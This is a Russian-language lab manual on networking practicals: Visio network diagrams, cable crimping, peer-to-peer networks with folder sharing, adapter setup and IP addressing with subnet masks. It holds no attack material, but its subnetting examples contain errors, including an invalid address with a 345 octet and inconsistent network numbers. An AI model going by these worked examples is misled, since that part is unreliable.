
Просмотреть образцы шаблонов схем, доступных для использования.

Изучить интерфейс программы.

Добавить панели инструментов Формат текста и Формат фигуры (меню Вид → Панели инструментов). Для добавления необходимой фигуры следует выбрать меню Файл → Фигуры → группа фигур (дополнительные фигуры).

Задание 2. Программы Visio 2016 включают шаблон схемы сети, который называется Принципиальная схема сети. На основе этого шаблона можно построить схему простой корпоративной сети, что мы и продемонстрируем на примере.

1. Для этого щелкнем на вкладке Файл и выберем вкладку Создать. Щелкнем на Категории, затем на Сеть и дважды на миниатюре Принципиальная схема сети.




2. Перетащим фигурку Ethernet из набора элементов Сеть и периферийные устройства на страницу документа и сбросим ее по вертикали по центру чуть правее левого поля страницы.

3. Перетащим маркер изменения размера с правого края фигуры Ethernet вправо так, чтобы ее ширина стала 100 мм.

4. Не снимая выделение с фигуры Ethernet, введем Филиал 1 в качестве подписи для сегмента сети, затем щелкнем на любой точке фона страницы.

5. Перетащим фигуру Сервер на страницу и поместим ее над фигурой Ethernet ближе к левому краю последней.


6. Щелкнем один раз на фигуре Ethernet, чтобы выделить ее, а затем перетащим любой и желтых управляющих маркеров в центр сервера, пока вокруг управляющего маркера не появится зеленый квадрат.



7. Перетащим фигуру Принтер над фигурой Ethernet ближе к ее правому краю, а затем соединим принтер с сетью, перетащив и приклеив желтый управляющий маркер к принтеру.


8. Перетащим на страницу две фигуры ПК и одну фигуру Ноутбук из набора Компьютеры и мониторы и сбросим их под фигурой Ethernet.

9. Перетащим желтый управляющий маркер к каждой из фигур ПК.




Сейчас только один управляющий маркер остается под фигурой Ethernet, но его назначение – перемещение блока текста. А, следовательно, его нельзя использовать для привязки ноутбука к сети.


10. Перетащим управляющий маркер из середины фигуры Ethernet и приклеим его к ноутбуку. Теперь ноутбук подключен к сегменту Ethernet, но все еще доступны дополнительные управляющие маркеры, как показано на рисунке.



11. Перетащим другую фигуру Ethernet в верхний правый угол страницы, оставив достаточно места для того, чтобы над ней можно было разместить другие фигуры.

12. Перетащим левый маркер изменения размера влево, чтобы сделать сегмент Ethernet шире. Продолжим перетаскивать, пока не появится двунаправленная стрелка, показывая, что новый сегмент сети имеет такую же длину, как и уже существующий на странице.





13. Не снимая выделения с фигуры Ethernet, введем Филиал 2 и щелкнем на пустом месте страницы.


14. Перетащим фигуру Принтер, две фигуры ПК и три фигуры Ноутбук и соединим их с новым сегментом сети.

15. Перетащим фигуру Маршрутизатор из набора элементов Сеть и периферийные устройства и разместим ее по центру страницы.

16. Перетащим оставшийся неиспользованный управляющий маркер из фигуры сети Филиал 1 и приклеим его к маршрутизатору.

17. Перетащим управляющий маркер из сети Филиал 2 и приклеим его к маршрутизатору. Соединительная линия изгибается, когда мы перетаскиваем управляющий маркер к маршрутизатору – она ведет себя как динамическая

соединительная, а не как простая линия. Получившаяся схема сети представлена на следующем рисунке.



Контрольные вопросы:

1. Назначение и возможности Microsoft Office Visio.
2. Какие способы настройки окна и панели инструментов программы MsVisio вы знаете?
3. Какие группы фигур программы MsVisio используются для создания схем и других графических изображений?
4. Какие инструменты для работы с текстом доступны в программе MsVisio?

ПРАКТИЧЕСКОЕ ЗАНЯТИЕ № 2
Построение одноранговой сети

Цель: формирование умений строить и анализировать модели компьютерных сетей.

Время выполнения – 2 часа

Краткая теория

Одноранговая сеть представляет собой сеть равноправных компьютеров – рабочих станций, каждая из которых имеет уникальное имя и адрес. Все рабочие станции объединяются в рабочую группу.

В одноранговой сети нет единого центра управления – каждая рабочая станция сети может отвечать на запросы других компьютеров, выступая в роли сервера, и направлять свои запросы в сеть, играя роль клиента.

Одноранговые сети являются наиболее простым для монтажа и настройки, а также дешевым типом сетей. Для построения одноранговой сети требуется всего лишь несколько компьютеров с установленными клиентскими ОС, и снабженных сетевыми картами. Все параметры безопасности определяются исключительно настройками каждого из компьютеров.

К основным достоинствам одноранговых сетей можно отнести:

- простоту работы в них;
- низкую стоимость, поскольку все компьютеры являются рабочими станциями;
- относительную простоту администрирования.

Недостатки одноранговой архитектуры таковы:

- эффективность работы зависит от количества компьютеров в сети;
- защита информации и безопасность зависит от настроек каждого компьютера.

Серьезной проблемой одноранговой сетевой архитектуры является ситуация, когда компьютеры отключаются от сети. В этих случаях из сети исчезают все общесетевые сервисы, которые они предоставляли (например, общая папка на диске отключенного компьютера, или общий принтер, подключенный к нему). Администрировать такую сеть достаточно просто лишь при небольшом количестве компьютеров.

Если же число рабочих станций, допустим, превышает 25-30 – то это будет вызывать определенные сложности.

Построить одноранговую сеть просто. Ее особенность заключается в том, что все входящие в ее состав компьютеры работают сами, то есть ими никто не управляет.

Одноранговая сеть выглядит как некоторое количество компьютеров, объединенных в рабочую группу с помощью одного из существующих вариантов связи.

Отсутствие управляющего компьютера – сервера – делает ее построение дешевым и эффективным. Любой компьютер в такой сети можно называть сервером, поскольку он сам определяет набор правил, которых должны придерживаться другие пользователи, если хотят использовать его ресурсы.

За компьютером такой сети следит пользователь (или пользователи), который работает на нем. В этом заключается главный недостаток одноранговой сети: ее пользователи должны не просто уметь работать на компьютере, но и иметь представление об администрировании. В большинстве случаев им приходится самостоятельно справляться с возникающими внештатными ситуациями и защищать свои компьютеры от неприятностей, начиная с вирусов и заканчивая программными и аппаратными неполадками.

Одноранговая сеть позволяет использовать общие ресурсы, файлы, принтеры, модемы и т. п. Из-за отсутствия управляющего компьютера каждый пользователь разделяемого ресурса должен самостоятельно устанавливать правила его использования. Для работы с одноранговыми сетями подходит любая существующая операционная система. К примеру, ее поддержка реализована в операционной системе Windows начиная с версии Windows 95, поэтому дополнительного программного обеспечения для работы в локальной сети не требуется.

Однако если вы хотите обезопасить себя от программных проблем, лучше использовать операционную систему высокого класса, к примеру Windows XP.

ПОРЯДОК ВЫПОЛНЕНИЯ РАБОТЫ

1. Выполните практические задания 1, 2 и 3, делая промежуточные записи в карте - отчете.

2. Результаты выполнения каждого практического задания продемонстрируйте преподавателю.


3. После контроля выполнения последнего практического задания, восстановите исходные сетевые параметры на своем рабочем компьютере и проверьте работоспособность локальной и глобальной сети.

4. Приведите рабочее место в порядок.

Задание 1. Обожмите 2 отрезка UTP – кабеля с обеих сторон по стандарту EIA/TIA-568A (прямой кабель).

Методические рекомендации: Вставляя проводники в разъем, следите за тем, чтобы они доходили до конца разъема, а внешняя изоляция кабеля выходила за фиксирующую защелку. Для проверки правильности обжима используйте сетевой тестер.

Задание № 2. Создайте подключение типа «компьютер-компьютер».



Методические рекомендации: Проверьте наличие физического соединения между компьютерами по индикации светодиодов на сетевых адаптерах ПК1 и ПК2. Перед тем как изменить параметры IP – адресации, запишите в тетрадь все сетевые параметры, установленные на вашем компьютере (IP – адрес, маску подсети, основной шлюз) для последующего их восстановления. Осуществите настройку сетевых параметров и проверьте наличие соединения между ПК 1 и ПК 2.




Рисунок 1 - Схема подключения типа «компьютер-компьютер»

Задание 2. Создайте одноранговую сеть с использованием коммутатора. Получите доступ к текстовому файлу, расположенному на соседнем компьютере.

Методические рекомендации: Осуществите подключение элементов сети по схеме. Проверьте наличие физического соединения между ПК1, ПК 2 и коммутатором по индикации светодиодов. Осуществите настройку сетевых параметров и проверьте наличие соединения между ПК 1 и ПК 2. Для обеспечения доступа к вашему файлу с соседнего компьютера настройте для текущей папки общий доступ.

Инструкции по выполнению: Создание подключения типа «компьютер-компьютер».

Шаг 1. Подключите ПК1 и ПК2 в соответствии со схемой прямым Ethernet - ткабелем (рис. 1).

Шаг 2. Настройте статический IP-адрес на рабочих станциях ПК1 и ПК2.

1. Откройте Сетевые подключения (Пуск - Панель управления - Сетевые подключения);

2. В контекстном меню пункта Подключение по локальной сети выберите Свойства;

3. В диалоговом окне выберите Протокол Интернета (TCP/IP) и нажмите Свойства;

4. Выберите Использовать следующий IP-адрес (см. рис. 2);

5. Задайте новые IP – адрес и маску подсети для ПК1 (или ПК 2) (см. рис. 1).




Рисунок 3 - Настройка статического IP-адреса для ОС Windows XP

Шаг 3. Проверьте конфигурацию сетевого адаптера ПК1 (или ПК 2) с помощью команды ipconfig.

Шаг 4. Проверьте доступность соединения между рабочими станциями ПК1 и ПК2 с помощью команды ping .

Задание 3. Создание одноранговой сети с использованием коммутатора. Получение доступа к текстовому файлу, расположенному на соседнем компьютере.

Шаг 1. Подключите ПК1 и ПК2 к коммутатору DES-1100-16 «прямым» Ethernet-кабелем в соответствии со схемой (см. рис. 2).

Шаг 2. Проверьте доступность соединения между рабочими станциями ПК1 и ПК2 с помощью команды ping.

Шаг 3. Создайте на рабочих станциях ПК1 и ПК2 папки для общего доступа по сети.

1. Создайте папку, которая будет применяться для обмена информацией по сети;

2. Вызовите контекстное меню созданной папки и выберите пункт «Общий доступ и безопасность»;

3. Во вкладке Доступ - Сетевой общий доступ и безопасность выберите Открыть общий доступ к этой папке и Разрешить изменение файлов по сети;

4. Нажмите кнопку Применить;

5. В данной сетевой папке создайте пустой текстовый документ.

Шаг 4. На рабочей станции ПК1 (ПК 2) проверьте доступ к документам на рабочей станции ПК2, внесите изменения и сохраните.

1. В адресной строке папки Мой компьютер введите \ \192.168.1.2 (\ \192.168.1.1) и нажмите Enter;

2. Найдите созданную папку соседнего компьютера с открытым общим доступом;

3. Внесите в представленный текстовый файл свои личные данные и сохраните его.




Рисунок 4 - Настройка общего доступа

Контрольные вопросы:

1. Одноранговой называется сеть, которая…
2. Для построения одноранговой сети могут использоваться следующие топологии:
3. Правильность обжима кабеля Ethernet определяется…
4. Чтобы установить новый IP- адрес для компьютера необходимо…
5. Чтобы получить информацию о конфигурации сетевого адаптера необходимо использовать сетевую утилиту …
6. Как проверить наличие соединения между ПК1 и ПК2 необходимо?
7. Папка, для которой настроен общий доступ, отличается от обычной папки тем, что …
8. Чтобы получить доступ к открытым ресурсам другого компьютера необходимо …

ПРАКТИЧЕСКОЕ ЗАНЯТИЕ № 3
Подключение и настройка сетевого адаптера. Подключение и настройка модема

Цель: формирование умений организовывать и конфигурировать компьютерные сети

Время выполнения – 2 часа

Краткая теория

Сетевые карты должны отвечать определенным требованиям в зависимости от того, в какие серверы они устанавливаются. Серверы с сетевыми картами можно разделить на три категории:

1. Сети, в состав которых входит не более 10 станций, используют серверыдесктопы. На таких небольших серверах функционирует небольшое количество информации: не очень объемная база данных или бухгалтерские программы, могут храниться архивы. С таким количеством информации может легко справиться обычная PCI-карта, обеспечивающая скорость 10 или 100 Мбит/сек.

2. Большие локальные сети, насчитывающие 200-300 рабочих станций, используют LAN-серверы. Это более высокий класс серверов, способных выполнять гораздо больший объем работы. Они обладают возможностью разделения файлов и печати, обеспечения межсервисных коммуникаций, функционирования электронной почты. Сетевые карты для больших серверов должны отвечать более высоким требованиям.

3. Суперсерверы, обслуживающие тысячи пользователей, выполняют все приложения, даже самые ресурсоемкие. Такие серверы могут обслуживать бизнеспроцессы крупных предприятий.


Суперсерверы используют сетевые карты, сравнимые по своим возможностям с сетевыми процессорами. Исходя из своего предназначения, сетевая карта должна отвечать определенным требованиям. Производительность карты определяется тремя составляющими: микросхемным, конструктивным и программным уровнем карты. Чем выше микросхемный уровень карты, тем больше она может выполнять функций, ранее выполнявшихся процессором.

Серверные сетевые карты, разгружая процессор, значительно оптимизируют работу сети. Конструктивный уровень карты определяется тем, сколько сегментов сети к нему возможно присоединить. Чем больше портов имеет карта, тем производительнее ее работа. Конструкция карты должна учитывать, что сеть работает в круглосуточном режиме. При замене карты не должна останавливаться работа сервера.


Программное обеспечение карты позволяет значительно расширить функции управления сетью, вести мониторинг, разделять трафик, группировать порты в логические каналы

Порядок выполнения работы:


1. Для настройки сетевого адаптера (сетевой карты) откройте проводник, в панели управления — сетевые подключения. В этой группе выберите ваш адаптер, по умолчанию операционная система называет «Подключение по локальной сети 1, 2, 3 и т.д. Их в системе может быть несколько.




2. Далее выбрав нужный адаптер, откройте окно свойств, как показано на рисунке. В этом окне ставим галочки «При подключении вывести значок в область уведомлений» и «Уведомлять при ограниченном или отсутствующем подключении». Это позволит вам визуально контролировать активность адаптера.



3. Компоненты используемые этим адаптером, устанавливаются самостоятельно пользователем по необходимости. Если Вы предполагаете обмениваться файлами с коллегами в сети, можно оставить „галочки“ на службах „Клиент для сетей Microsoft“ и «Служба доступа к файлам …». Если нет, лучше их снять, это дополнительная защита, чтобы на вашу машину (компьютер) не лазили шутники. В зависимости от установленной операционной системы, набор компонентов и служб будет разный, Вы в силе ставить такой набор, который вам необходим и которым вы будете пользоваться! Лишнее рекомендую не ставить, по принципу: «меньше-продуктивнее». Далее выбираем «Протокол Интернета(TCP/IP)», нажимаем кнопку «Свойства». На этой форме нужно заполнить поля, согласно выданным реквизитам администратором сети. IP-адрес у каждого пользователя свой, остальные сетевые параметры одинаковы для всех.



4. После того как вы заполнили все данные, еще раз проверьте на наличие ошибок. Если все верно, сохраните настройки. Если адаптер подключен к сети, у вас в трее (область уведомлений) появится значок: два монитора. Теперь можно приступать к следующему шагу: установке, настройке клиентского агента. Возможна работа и без него, в этом случае, когда вы захотите работать в интернете, нужно будет каждый раз проходить авторизацию, это не совсем удобно при активной работе, так что рекомендую установить агента, он облегчит вашу жизнь. Функции агента описаны в следующем разделе.



Контрольные вопросы:

1. Классификация сетевых адаптеров.
2. Основные характеристики сетевых адаптеров.
3. Основные функции сетевых адаптеров

ПРАКТИЧЕСКОЕ ЗАНЯТИЕ № 4
Настройка протоколов TCP/IP в операционных системах

Цель: устанавливать и настраивать параметры протоколов;

Время выполнения – 2 часа

Краткая теория

Сетевой уровень отвечает за возможность доставки пакетов по сети передачи данных - совокупности сегментов сети, объединенных в единую сеть любой сложности посредством узлов связи, в которой имеется возможность достижения из любой точки сети в любую другую.

Архитектура протоколов TCP/IP предназначена для объединенной сети, состоящей из соединенных друг с другом шлюзами отдельных разнородных пакетных подсетей, к которым подключаются разнородные машины. Каждая из подсетей работает в соответствии со своими специфическими требованиями и имеет свою природу средств связи.

Однако предполагается, что каждая подсеть может принять пакет информации (данные с соответствующим сетевым заголовком) и доставить его по указанному адресу в этой конкретной подсети. IP - адреса представляют собой 32-х разрядные двоичные числа. Для удобства их записывают в виде четырех десятичных чисел, разделенных точками. Каждое число является десятичным эквивалентом соответствующего байта адреса (для удобства будем записывать точки и в двоичном изображении).

Например, IP–адрес 192.168.200.47 является десятичным эквивалентом двоичного адреса 11000000.10101000.11001000.00101111 Иногда применяют десятичное значение IP-адреса.

Его легко вычислить: 192*2563 +168*2562 +200*256+47=3232286767

Существует несколько правил об особенностях IP-адресов:

• если IP-адрес состоит только из двоичных нулей, то он обозначает адрес того узла, который сгенерировал этот пакет;

• если в поле номера сети стоят 0, то по умолчанию считается, что этот узел принадлежит той же самой сети, что и узел, который отправил пакет;

• если все двоичные разряды IP-адреса равны 1, то пакет с таким адресом назначения должен рассылаться всем узлам, находящимся в той же сети, что и источник этого пакета. Такая рассылка называется ограниченным широковещательным сообщением (limited broadcast);

• если в поле адреса назначения стоят сплошные 1, то пакет, имеющий такой адрес, рассылается всем узлам сети с заданным номером. Такая рассылка называется широковещательным сообщением (broadcast); адрес 127.0.0.1 зарезервирован для организации обратной связи при тестировании работы программного обеспечения узла без реальной отправки пакета по сети. Этот адрес имеет название loopback

Адрес получателя должен содержать в себе:

1. адрес (номер) подсети;

2. адрес (номер) хоста (узла) внутри подсети Часто (например, маршрутизация осуществляется на основании номера сети) возникает необходимость разделить IP - адрес на эти две части: номер подсети и номер узла.

Для разделения IP - адреса используют один из способов:

1. использование фиксированной границы - (не нашел применения; весь адрес делится на 2 части фиксированной длины, в одной из них всегда размещается номер сети, в другой - номер узла)

2. использование маски, которая позволяет максимально гибко установить границу между номером сети и номером узла.

3. использование классов адресации (самый распространенный, компромисс между первым и вторым способом).

Вводится 5 классов: A,B,C,D,E. A,B,C - используют для адресации сетей; D,E - имеют специальное назначение.

Для каждого класса определены границы между номером сети и номером узлов, которые хранятся в таблицах:

Диапазоны адресов для всех классов сетей:

Класс	Первые биты	Наименьший номер сети	Наибольший номер сети	Максимальное число машин в сети
A	0	1.0.0.0	126.0.0.0	$2^{24} = 16\,777\,216$
B	10	128.0.0.0	191.255.0.0	$2^{16} = 65\,536$
C	110	192.0.1.0	223.255.255.0	$2^{8} = 256$
D	1110	224.0.0.0	239.255.255.255	Групповые адреса
E	11110	240.0.0.0	247.255.255.255	Зарезервировано для будущих применений

Диапазон адресов сетей и хостов классов A и C:

Класс	Диапазон номера сети	Диапазон номеров узлов
A	1 – 126	0.0.1 – 255.255.254
B	128.0 – 191.255	0.1 – 255.254
C	192.0.0 – 223.255.255	1-254

Чтобы получить из IP-адреса номер сети и номер узла надо разбить адрес на 2 соответствующие части (см. таблицу) и дополнить каждую из них нулями до полных 4 байт.

Пример: Дан IP-адрес класса B: 129.64.134.5. Так как для класса B IP-адрес разбивается пополам, то номер сети равен 129.64.0.0; номер узла равен 0.0.134.5.

Использование масок в IP-адресации

Маска - это 4-байтное число, которое используется в паре с IP-адресом. Двоичная запись маски содержит единицы в тех разрядах, которые должны в IP-адресах использоваться как номер сети.

Маска - это число, применяемое в паре с IP - адресом, причем двоичная запись маски содержит непрерывную последовательность единиц в тех разрядах, которые должны в IP - адресе интерпретироваться как номер сети, а остальные - нули.

Поэтому маску часто записывают в виде числа единиц в ней содержащихся.

255.255.248.0 (11111111.11111111.11111000.00000000) - является правильной маской подсети (/21), а 255.255.250.0 (11111111.11111111.11111010.00000000) - является неправильной, недопустимой.

Если маску «наложить» на IP - адрес, то граница между единицами и нулями в маске станет границей номер сети и номер узла IP - адреса.

Для стандартных классов сетей маски имеют следующие значения:

255.0.0.0 - маска для сети класса A,

255.255.0.0 - маска для сети класса B,

255.255.255.0 - маска для сети класса C.

В масках, которые использует администратор для увеличения числа подсетей, 16 количество единиц в последовательности, определяющей границу номера сети, не обязательно должно быть кратным 8, чтобы повторять деление адреса на байты.

Пример1:

IP-адрес - 194.110.345.185,

маска - 255.255.255.192.

Если не учитывать маску подсети: номер сети - 194.110.245.0, а номер узла - 0.0.0.185. С учетом маски - номер сети - 194.110.345.128, а номер узла 0.0.0.57

Пример2:

маска имеет значение 255.255.192.0 (11111111 11111111 11000000 00000000).

И пусть сеть имеет номер 129.44.0.0 (10000001 00101100 00000000 00000000), из которого видно, что она относится к классу B.

После наложения маски на этот адрес число разрядов, интерпретируемых как номер сети, увеличилось с 16 до 18, то есть администратор получил возможность использовать вместо одного, централизованно заданного ему номера сети, четыре:

129.44.0.0 (10000001 00101100 00000000 00000000)

129.44.64.0 (10000001 00101100 01000000 00000000)

129.44.128.0 (10000001 00101100 10000000 00000000)

129.44.192.0 (10000001 00101100 11000000 00000000)

Пример3:

IP-адрес 129.44.141.15 (10000001 00101100 10001101 00001111), который по стандартам IP задает номер сети 129.44.0.0 и номер узла 0.0.141.15, теперь, при использовании маски, будет интерпретироваться как пара: 129.44.128.0 - номер сети, 0.0. 13.15 - номер узла.

Таким образом, установив новое значение маски, можно заставить маршрутизатор по-другому интерпретировать IP-адрес.

Пример4: пусть ваша сеть относится к классу B. В одной сети циркулирует единый трафик. Но среди всех станций сети есть некоторые, слабо взаимодействующие между собой. Эти станции желательно бы изолировать в разных сетях. Пусть это будут узел 129.34.17.15 и узел 129.34.20.01, которые в исходной ситуации относятся к одной сети класса B с номером 129.34. Если задать в качестве маски число 255. 255.255.0, то адреса этих двух узлов будут интерпретироваться маршрутизаторами как адреса узла 15 сети класса C с номером 17 129.34.17 и узла 01 сети класса C с номером 129.34.20.

Извне сеть по-прежнему будет выглядеть как единая сеть класса B, а на местном уровне это будет несколько отдельных сетей класса C.

Нетрудно увидеть, что максимальный размер подсети может быть только степенью двойки (двойку надо возвести в степень, равную количеству нулей в маске). При передаче пакетов используются правила маршрутизации, главное из которых звучит так: «Пакеты участникам своей подсети доставляются напрямую, а остальным – по другим правилам маршрутизации». Таким образом, требуется определить, является ли получатель членом нашей подсети или нет.

Алгоритм определения диапазона адресов подсети (из определения маски).

1. Перевести и записать IP-адрес в двоичной системе счисления.

2. Перевести маску и записать ее в двоичной системе счисления.

3. «Наложить» маску на IP-адрес и записать диапазон номеров подсети в двоичной системе счисления.

4. Перевести и записать диапазон из двоичной системы счисления в десятичную.

Задача.

Дан IP-адрес 192.168.200.47 /20 (маска подсети 20). Определить диапазон номеров (адресов) подсети.

ПОРЯДОК ВЫПОЛНЕНИЯ:

1. Изменение параметров настройки протокола IP.

1.1 Подключиться к виртуальной машине Windows XP. Перейти в окно конфигурирования сетевых подключений: открыть окно "Сетевые подключения": Пуск/Настройка/Сетевые подключения. Кликнуть правой клавишей мыши по значку "подключение по локальной сети" и выбрать пункт "Свойства".

1.2 В появившемся окне выберите сетевой адаптер, затем "Свойства", затем Протокол Интернета (TCP/IP) и его свойства.

1.3 Запишите значения сетевых параметров, установленных на Вашей машине:

− IP– адреса;

− Сетевой маски;

− Адреса шлюза по умолчанию;

− Адреса 1– го и 2– го серверов DNS (если они установлены).

Занесите значения этих параметров в отчет.

1.4 Удалите протокол NetBUI, если он установлен на Вашей машине.

1.5 Установите сетевые параметры протокола IP в соответствии с таблицей 2.

Таблица 2. Сетевые параметры протокола IP

